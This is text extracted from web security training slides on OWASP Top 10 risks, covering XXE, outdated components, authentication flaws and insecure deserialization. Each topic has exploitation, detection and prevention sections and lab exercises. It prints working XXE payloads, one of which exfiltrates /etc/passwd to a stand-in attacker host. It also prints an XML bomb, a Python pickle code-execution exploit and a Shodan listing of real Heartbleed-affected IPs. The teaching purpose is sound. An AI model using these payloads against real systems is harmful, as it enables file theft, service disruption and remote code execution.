
External entities cannot be inserted into xml attributes:

Bypass: PE-Entities

```
<!DOCTYPE xxe [  
  <!ENTITY % test "<!ENTITY t 'abc'>">  
  %test;  
]>  
  
<!DOCTYPE xxe [  
  <!ENTITY % test SYSTEM "file:///etc/passwd" >  
  <!ENTITY x "%test;">  
]> <- still doesn't work
```

OWASP TOP 10 – Security Misconfiguration

XXE - EXPLOITATION



OWASP TOP 10 – Security Misconfiguration

XXE - EXPLOITATION

```
<!DOCTYPE xxe [  
  <!ENTITY % aaa SYSTEM  
  "http://xxe.com/data.txt" >  
  %aaa;  
  %ent;  
]>  
<products>  
  <product id=&ent;>  
    <name>dummy</name>  
  </product>  
</products>
```

```
<!ENTITY % test SYSTEM "file:///etc/passwd">  
<!ENTITY % ent '<!ENTITY test "%test;">'>
```

OWASP TOP 10 – Security Misconfiguration

XXE - EXPLOITATION

Reading data when no output is rendered

```
malicious.dtd

<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY % exfiltrate SYSTEM 'http://web-
attacker.com/?x=%file; '>">
%eval;
%exfiltrate;
```

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"http://web-attacker.com/malicious.dtd"> %xxe;]>
```

OWASP TOP 10 – Security Misconfiguration

XXE - EXPLOITATION

XXE can also be used to perform SSRF attacks:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://internal.vulnerable-website.com/"> ]>
```

and then include &xxe; in XML document.

OWASP TOP 10 – Security Misconfiguration

XXE - EXPLOITATION

XXE DOS ATTACK – XML BOMB



```
<?xml version="1.0"?> <!DOCTYPE lolz [ <!ENTITY lol "lol"> <!ENTITY lol2  
"&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;"> <!ENTITY lol3  
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;"> <!ENTITY lol4  
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;"> <!ENTITY lol5  
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;"> <!ENTITY lol6  
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;"> <!ENTITY lol7  
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;"> <!ENTITY lol8  
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;"> <!ENTITY lol9  
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;"> ]>  
  
<lolz>&lol9;</lolz>
```

OWASP TOP 10 – Security Misconfiguration

XXE – ATTACK DETECTION

- Check for unwanted DOCTYPE definitions in user input data
- Check for XInclude

OWASP TOP 10 – Security Misconfiguration

XXE – VULNERABILITY DETECTION

- Testing for file retrieval by defining an external entity based on a well-known operating system file and using that entity in data that is returned in the application's response.
- Testing for blind XXE vulnerabilities by defining an external entity based on a URL to a system that you control, and monitoring for interactions with that system.
- Testing for vulnerable inclusion of user-supplied non-XML data within a server-side XML document by using an XInclude attack to try to retrieve a well-known operating system file.

OWASP TOP 10 – Security Misconfiguration

XXE – PREVENTION

- Disable processing external entities i.e. in PHP: libxml_disable_entity_loader(true);
- Disable support for XInclude

OWASP TOP 10 – Seucurity Misconfiguration

EXCERCISE 20



WebGoat -> Parameter Tampering -> XML External Entity
✓ Retrieve the conent of /etc/passwd



Burp, notepad/mousepad



OWASP TOP 10

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021 Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021 Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10 –Vulnerable and Outdated Components

DEFINITION

A06-2021-Using Components with Known Vulnerabilities: Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

OWASP TOP 10 –Vulnerable and Outdated Components

DEFINITION

Using vulnerable versions of:

- device firmware
- network devices software
- operating system
- hypervisors
- web/application server
- databases and middleware
- runtime environments
- libraries and other dependencies

OWASP TOP 10 –Vulnerable and Outdated Components

- Automated scanners (Acunetix, Netsparker, Qualys, Nessus)
- Burp extensions:
 - retire.js
 - Software Vulnerability Scanner

OWASP TOP 10 –Vulnerable and Outdated Components

EXAMPLES

2017 Equifax data breach

From Wikipedia, the free encyclopedia

The **Equifax data breach** occurred between May and July 2017 at the American [credit bureau Equifax](#). Private records of 147.9 million Americans, along with [15.2 million British citizens](#) and about 19,000 Canadian citizens were compromised in the breach, making it one of the largest cybercrimes related to identity theft. In a settlement with the [United States Federal Trade Commission](#), Equifax offered affected users settlement funds and free credit monitoring.

In February 2020, the United States government indicted members of China's [People's Liberation Army](#) for hacking into Equifax and plundering sensitive data as part of a massive heist that also included stealing trade secrets, though the [Chinese Communist Party](#) denied these claims.^{[1][2]}

OWASP TOP 10 –Vulnerable and Outdated Components

EXAMPLES

Data breach [edit]

The data breach into Equifax was principally through a third-party software exploit that had been patched, but which Equifax had not updated on their servers. Equifax had been using the open-source Apache Struts as its website framework for systems handling credit disputes from consumers. A key security patch for Apache Struts was released on March 7, 2017 after a security exploit was found and all users of the framework were urged to update immediately.^[3] Security experts found an unknown hacking group trying to find websites that had failed to update Struts as early as March 10, 2017, as to find a system to exploit.^[4]

As determined through postmortem analysis, the breach at Equifax started on May 12, 2017, as Equifax had yet to update its credit dispute website with the new version of Struts.^{[5][6]} The hackers used the exploit to gain access to internal servers on Equifax' corporate network. Among information first pulled by the hackers included internal credentials for Equifax

OWASP TOP 10 –Vulnerable and Outdated Components

Heartbleed - CVE-2014-0160 – 8 years old – still thousands of vulnerable computers out there.

SHODAN vuln:cve-2014-0160

Exploits Maps Like 102 Download Results Create Report

TOTAL RESULTS
113,693

TOP COUNTRIES

Country	Count
United States	29,160
China	8,394
Germany	7,383
France	5,350
Russian Federation	4,576

TOP SERVICES

Service	Count
HTTPS	87,835
HTTP S (8443)	10,519
Webmin	3,187
9443	1,727
Synology	1,628

TOP ORGANIZATIONS

37.203.96.161

BH Telecom d.d. Sarajevo
Added on 2018-02-25 03:51:23 GMT
Bosnia and Herzegovina, Tuzla

Details

Affected by: Heartbleed

SSL Certificate

Issued By:
- Common Name: support
- Organization: Fortinet

Issued To:
- Common Name: FGT40C3913027114
- Organization: Fortinet

Supported SSL Versions
SSLv3, TLSv1, TLSv1.1, TLSv1.2

Diffie-Hellman Parameters
Fingerprint: RFC2409/Oakley Group 2

Network Surveillance

189.236.141.104
dsl-189-236-141-104-dyn.prod-infinitum.com.mx

Telmex
Added on 2018-02-25 03:49:50 GMT
Mexico, Tuxtla Gutiérrez

Details

Affected by: Heartbleed

SSL Certificate

Issued By:
- Common Name: www.amcrest.com
- Organization: Amcrest

Issued To:
- Common Name: www.amcrest.com
- Organization: Amcrest

Supported SSL Versions
SSLv3, TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 200 OK
Date: Sun, 25 Feb 2018 03:47:17 GMT
Last-Modified: Mon, 19 Feb 2018 06:57:03 GMT
ETag: "bf6_4f_5a8a753f"
Accept-Ranges: bytes
Content-Length: 79
Content-Type: text/html
X-Frame-Options: SAMEORIGIN

HTTP/1.1 200 OK
Server: GoAhead-http
Date: Sun Feb 25 03:42:38 2018
Content-Length: 1790
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu Feb 22 18:59:51 2018

OWASP TOP 10 –Vulnerable and Outdated Components

Hackers know where to look for their targets:

- shodan
- censys
- zoomeye




OWASP TOP 10 –Vulnerable and Outdated Components

PREVENTION

- keep all software, libraries, etc. up to date
- virtual patching can be considered

OWASP TOP 10 – Using Vulnerable Components

DEMO



OWASP TOP 10 – Using Vulnerable Components

EXERCISE 22



Open JuiceShop, WebGoat and bWAPP
✓ search for outdated/vulnerable dependencies and libraries



Burp, retire.js, software vulnerability scanner



OWASP TOP 10

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021 Security Misconfiguration

A06:2021 Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021 Security Misconfiguration

A06:2021 Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10 – Identification and Authentication Failures

DEFINITION

A7:2021-Broken Authentication: Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

OWASP TOP 10 – Identification and Authentication Failures

DEFINITION

- endpoints with missing authentication
- default passwords
- session handling errors
- errors in MFA implementation
- password reset broken logic
- brute forcing

OWASP TOP 10 – Identification and Authentication Failures

Endpoints with missing authentication
EXPLOITATION

find all the endpoints

call them

call them without
session cookie / token

OWASP TOP 10 – Identification and Authentication Failures

Endpoints with missing authentication

VULNERABILITY DETECTION

- custom scripts
- Burp Suite with Authorize plugin (available in Community version)

OWASP TOP 10 – Identification and Authentication Failures

Endpoints with missing authentication ATTACK DETECTION

Before testing the endpoints, the attacker needs to make a list of endpoints. If he doesn't have access to high privileged accounts, the only way is to try to enumerate the list -> this is a chance for a blue team to detect the action. Large number of 404s from a single IP might raise an alert.

OWASP TOP 10 – Identification and Authentication Failures

Endpoints with missing authentication PREVENTION

- Deny everything by default
- Grant access only for authorized users
- Be careful with the default settings

OWASP TOP 10 – Identification and Authentication Failures

Endpoints with missing authentication
DEMO

<https://jcsm.uj.edu.pl/>

<https://jcsm.uj.edu.pl/api/jsonws>

inurl:"home?p_p_id"



OWASP TOP 10 – Identification and Authentication Failures

Endpoints with missing authentication DEMO

10. Heap Dump (heapdump)

The `heapdump` endpoint provides a heap dump from the application's JVM.

10.1. Retrieving the Heap Dump

To retrieve the heap dump, make a `GET` request to `/actuator/heapdump`. The response is binary data in `HPROF` format and can be large. Typically, you should save the response to disk for subsequent analysis. When using curl, this can be achieved by using the `-0` option, as shown in the following example:

```
$ curl 'http://localhost:8080/actuator/heapdump' -0
```

BASH

The preceding example results in a file named `heapdump` being written to the current working directory.

OWASP TOP 10 – Identification and Authentication Failures

Default passwords

EXPLOITATION

Google is your friend.

OWASP TOP 10 – Identification and Authentication Failures

Default passwords

VULNERABILITY DETECTION

- Qualys
- Nessus
- Acunetix
- Custom scripts

Apache Tomcat Web Application Manager A...	★★★★★	Jul 14 , 2020	Jul 14 , 2020
Apache Tomcat Web Application Manager A...	★★★★★	Jul 13 , 2020	Jul 13 , 2020
Apache Tomcat Web Application Manager A...	★★★★★	Jul 13 , 2020	Jul 13 , 2020
Apache Tomcat Web Application Manager A...	★★★★★	Jul 13 , 2020	Jul 13 , 2020
Apache Tomcat Web Application Manager A...	★★★★★	Jul 13 , 2020	Jul 13 , 2020
Cisco Router/Switch Default Password Vuln...	★★★★★	Jun 03 , 2020	Jun 03 , 2020
Cisco Router/Switch Default Password Vuln...	★★★★★	Jun 03 , 2020	Jun 03 , 2020

OWASP TOP 10 – Identification and Authentication Failures

Default passwords

ATTACK DETECTION

- Rather impossible as it's impossible to distinct legit login vs malicious
- Advanced security monitoring with event correlation might do the trick – if the high privileged account is used an event is generated and correlated with ticketing system

OWASP TOP 10 – Identification and Authentication Failures

Default passwords PREVENTION

- Always change default password after the installation
- Establish and follow installation procedures

OWASP TOP 10 – Identification and Authentication Failures

Session handling errors

EXPLOITATION

- Reusing session ID – not generating new session id after logon
- Not destroying session after successful logout
- Exposing session ID in URL
 - Requires access to logs
 - Could be done by social engineering (i.e. „if you have a problem just sent me a link that you're using“)
- Brute forcing session ID (rather uncommon)
- poorly protected session cookies (no secure, same-site, http-only flags)

OWASP TOP 10 – Identification and Authentication Failures

Session handling errors

VULNERABILITY DETECTION

- Burp Suite Professional
- Acunetix (<https://www.acunetix.com/vulnerabilities/web/severity/medium/>)

OWASP TOP 10 – Identification and Authentication Failures

Session handling errors

ATTACK DETECTION

- Detect requests with same sessionID coming from different IPs

OWASP TOP 10 – Identification and Authentication Failures

Session handling errors

PREVENTION

- Always generate new session id after login
- Destroy session after logout
- Do not send session data in URL
- Use tokens with high entropy and strong cryptography
- protect cookies
 - SameSite
 - HttpOnly
 - Secure

OWASP TOP 10 – Using Vulnerable Components

EXERCISE 23



Open bWapp: http://localhost/smgt_sessionid_url.php

- ✓ scan this url with burp to check if session problem will be detected



Burp




OWASP TOP 10 – Identification and Authentication Failures

Brute forcing EXPLOITATION

- User enumeration
- Password guessing

OWASP TOP 10 – Identification and Authentication Failures

Brute forcing EXPLOITATION



OWASP TOP 10 – Identification and Authentication Failures

Brute forcing EXPLOITATION

Brute forcing tools:

- hydra
- BurpSuite (Intruder)
- wfuzz

There are some product specific tools as well:

- Office 365 user enumeration: <https://github.com/gremwell/o365enum>
- Skype user enum: <https://github.com/nyxgeek/lyncsmash>

OWASP TOP 10 – Identification and Authentication Failures

Brute forcing

VULNERABILITY DETECTION

- BurpSuite (Intruder)
- hydra

But it needs manual testing. No automated tool will risk blocking an account.

OWASP TOP 10 – Using Vulnerable Components

EXERCISE 24



bWapp – login.php

- ✓ analyze application responses
- ✓ analyze logging time for valid and invalid username
- ✓ perform brute force attack



Burp Intruder, hydra



OWASP TOP 10 – Identification and Authentication Failures

Brute forcing

ATTACK DETECTION

- WAF – web application firewall
- application's security mechanisms
- monitoring network devices

OWASP TOP 10 – Identification and Authentication Failures

Brute forcing PREVENTION

- Implement strong password requirements
- Implement multi factor authentication
- Consider CAPTCHA
- Block malicious users (be careful with that)
- Set timeouts after several invalid attempts

OWASP TOP 10 – Broken Authentication

Brute forcing PREVENTION

Be careful when using domain accounts for authentication:

- make sure that your app can not be used to bypass max logging attempts

OWASP TOP 10 – Identification and Authentication Failures

EXPLOITATION

Errors in MFA implementation

- providing valid session cookie before entering 2nd factor – simple direct reference to a valid application URL will do the trick
- brute forcing 2nd factor codes
 - make the codes long
 - set timeout on each token
- vulnerabilities in user's MFA configuration i.e. changing MFA is not CSRF-protected

OWASP TOP 10 – Identification and Authentication Failures

DETECTION

Errors in MFA implementation

- Manual testing only... sorry....

OWASP TOP 10

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021 Security Misconfiguration

A06:2021 Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021 Security Misconfiguration

A06:2021 Vulnerable and Outdated Components

A07:2021 Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10 – Software and Data Integrity Failures

MECHANISM

- application relies upon plugins, libraries, or modules from untrusted sources, repositories, and content delivery networks (CDNs).
- An insecure CI/CD pipeline can introduce the potential for unauthorized access, malicious code, or system compromise.
- auto-update functionality, where updates are downloaded without sufficient integrity verification and applied to the previously trusted application.
- objects or data are encoded or serialized into a structure that an attacker can see and modify is vulnerable to insecure deserialization.

Embedded malware in ua-parser-js

critical severity Published 22 days ago · Updated 22 days ago

Vulnerability details

Dependabot alerts 0

Package

 **ua-parser-js (npm)**

Affected versions

= 0.7.29
= 0.8.0
= 1.0.0

Patched versions

0.7.30
0.8.1
1.0.1

GHSA ID

GHSA-pjwm-rvh2-c87w

CWEs

CWE-506

Description

The npm package `ua-parser-js` had three versions published with malicious code. Users of affected versions (0.7.29, 0.8.0, 1.0.0) should upgrade as soon as possible and check their systems for suspicious activity. See [this issue](#) for details as they unfold.

Any computer that has this package installed or running should be considered fully compromised. All secrets and keys stored on that computer should be rotated immediately from a different computer. The package should be removed, but as full control of the computer may have been given to an outside entity, there is no guarantee that removing the package will remove all malicious software resulting from installing it.

References

- [faisalman/ua-parser-js#536](#)
- <https://www.npmjs.com/package/ua-parser-js>
- [faisalman/ua-parser-js#536 \(comment\)](#)

OWASP TOP 10 – Software and Data Integrity Failures

PREVENTION

- Use digital signatures or similar mechanisms to verify the software or data is from the expected source and has not been altered.
- Ensure libraries and dependencies, such as npm or Maven, are consuming trusted repositories. If you have a higher risk profile, consider hosting an internal known-good repository that's vetted.
- Ensure that a software supply chain security tool, such as OWASP Dependency Check or OWASP CycloneDX, is used to verify that components do not contain known vulnerabilities
- Ensure that there is a review process for code and configuration changes to minimize the chance that malicious code or configuration could be introduced into your software pipeline.
- Ensure that your CI/CD pipeline has proper segregation, configuration, and access control to ensure the integrity of the code flowing through the build and deploy processes.
- Ensure that unsigned or unencrypted serialized data is not sent to untrusted clients without some form of integrity check or digital signature to detect tampering or replay of the serialized data

7,7 @@

```
"browser-sync": {  
  "version": "2.18.13",  
  "resolved": "https://registry.npmjs.org/browser-sync/-/browser-sync-2.18.13.tgz",  
  "integrity": "sha1-wo3D6zvmfJepBwgrdyo3+RXBTX0=",  
  "integrity": "sha512-qhdmgshVGwweogT/bdOKkZDxVxqiF4+9mibaDeAxvDBeoUtdgABk5x7YQ1KCcLRchAfV8AVtp9NuITl5CTNqg==",  
  "dev": true,  
  "requires": {  
    "browser-sync-client": "2.5.1",
```

001,7 @@

```
"chalk": {  
  "version": "2.0.1",  
  "resolved": "https://registry.npmjs.org/chalk/-/chalk-2.0.1.tgz",  
  "integrity": "sha1-2+xJQ20q4V9TYRTnbRR1bNvA9E0=",  
  "integrity": "sha512-Mp+FXEI+FrwY/XYV45b2YD3E8i3HwnEAoFcM0qlZzq/RZ9RwWitt2Y/c7cqRAz70U7hfekqx6qNYthuKF06K0g==",  
  "dev": true,  
  "requires": {  
    "ansi-styles": "3.1.0",
```

561,7 @@

```
"debug-fabulous": {  
  "version": "0.1.1",  
  "resolved": "https://registry.npmjs.org/debug-fabulous/-/debug-fabulous-0.1.1.tgz",  
  "integrity": "sha1-G5cIeMn6T70ciDBuqzI8gwxY8dY=",  
  "integrity": "sha512-UhD+fzBYnlHj0pUrSeKT+sbZAqxDsqaXAsESKQPAoBm2j/0F919Ie0EYDST8Lkz1L2zA9KvIxpx58h923wCWjDQ==",  
  "dev": true,  
  "requires": {  
    "debug": "2.3.0",
```


OWASP TOP 10 – Software and Data Integrity Failures

MECHANISM

Insecure deserialization - often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

OWASP TOP 10 – Software and Data Integrity Failures

MECHANISM



OWASP TOP 10 – Software and Data Integrity Failures

MECHANISM

- Serialization is language dependent, it exists in: java, python, ruby, C++, PHP
- serialization == marshaling
- sometimes uses binary format and sometimes strings
- evil stuff happens before deserialization is finished

OWASP TOP 10 – Software and Data Integrity Failures

MECHANISM

Serialization formats example:

PHP:

```
O:4:"User":2:{s:4:"name":s:6:"carlos"; s:10:"isLoggedIn":b:1;}
```

Java:

Always begin with ac ed in hexadecimal – which is rO0 in base64

OWASP TOP 10 – Software and Data Integrity Failures

RISKS

- integrity risk – if serialized data contains business data
- authorization risk – if serialized data contains authorization data
- RCE risk – if RCE gadget chains exists in the application


OWASP TOP 10 – Software and Data Integrity Failures

```
1 import pickle
2 import os
3
4 class Exploit(object):
5     def __reduce__(object):
6         command = 'touch EXPLOIT-EXECUTED'
7         return(os.system, (command,))
8
9 print(Exploit())
10 serialized = pickle.dumps(Exploit())
11 filename = 'evilAnimal.serialized'
12
13 with open(filename, 'wb') as file_object:
14     file_object.write(serialized)
15
```

```
1 import os
2 import pickle
3
4 class Animal:
5     def __init__(self, number_of_legs, color):
6         self.number_of_legs = number_of_legs
7         self.color = color
8
9
10 filename = 'evilAnimal.serialized'
11
12 with open(filename, 'rb') as file_object:
13     raw_data = file_object.read()
14
15 evil_animal = pickle.loads(raw_data)
16 print(evil_animal.name)
17
```

OWASP TOP 10 – Software and Data Integrity Failures

Classic PHP Serialization attack demo



OWASP TOP 10 – Software and Data Integrity Failures

Phar PHP Serialization attacks:

Phar files:

- requires files upload vulnerability
- serialized zipped format
- can easily bypass requirements on file extension/mime type
- file operations with phar:// will trigger unserialize()

<https://www.youtube.com/watch?v=OrEar0TiS90>

Protection: DISABLE stream_wrapper_unregister('phar');

OWASP TOP 10 – Software and Data Integrity Failures

MECHANISM

In real life:

- you can pass objects that application understands – needs to be on a class path
- you need “gadget chain” – a specially crafted serialized object build with nested objects – while their deserialization, allows a remote code execution
- creating custom gadget chains is difficult – usually requires access to source code
- there are free tools that do it for you

<https://github.com/frohoff/ysoserial>

OWASP TOP 10 – Software and Data Integrity Failures

MECHANISM

```
ObjectInputStream.readObject()
    AnnotationInvocationHandler.readObject()
        Map(Proxy).entrySet()
            AnnotationInvocationHandler.invoke()
                LazyMap.get()
                    ChainedTransformer.transform()
                        ConstantTransformer.transform()
                            InvokerTransformer.transform()
                                Method.invoke()
                                    Class.getMethod()
                                        InvokerTransformer.transform()
                                            Method.invoke()
                                                Runtime.getRuntime()
                                                    InvokerTransformer.transform()
                                                        Method.invoke()
                                                            Runtime.exec()
```

OWASP TOP 10 – Software and Data Integrity Failures

EXPLOITATION

Tools

- ysoserial (java)
- ysoserial.net (.net)
- phgc (php)

DEMO

OWASP TOP 10 – Software and Data Integrity Failures

EXPLOITATION

yso serial – the main tool used for java serialization exploitation.

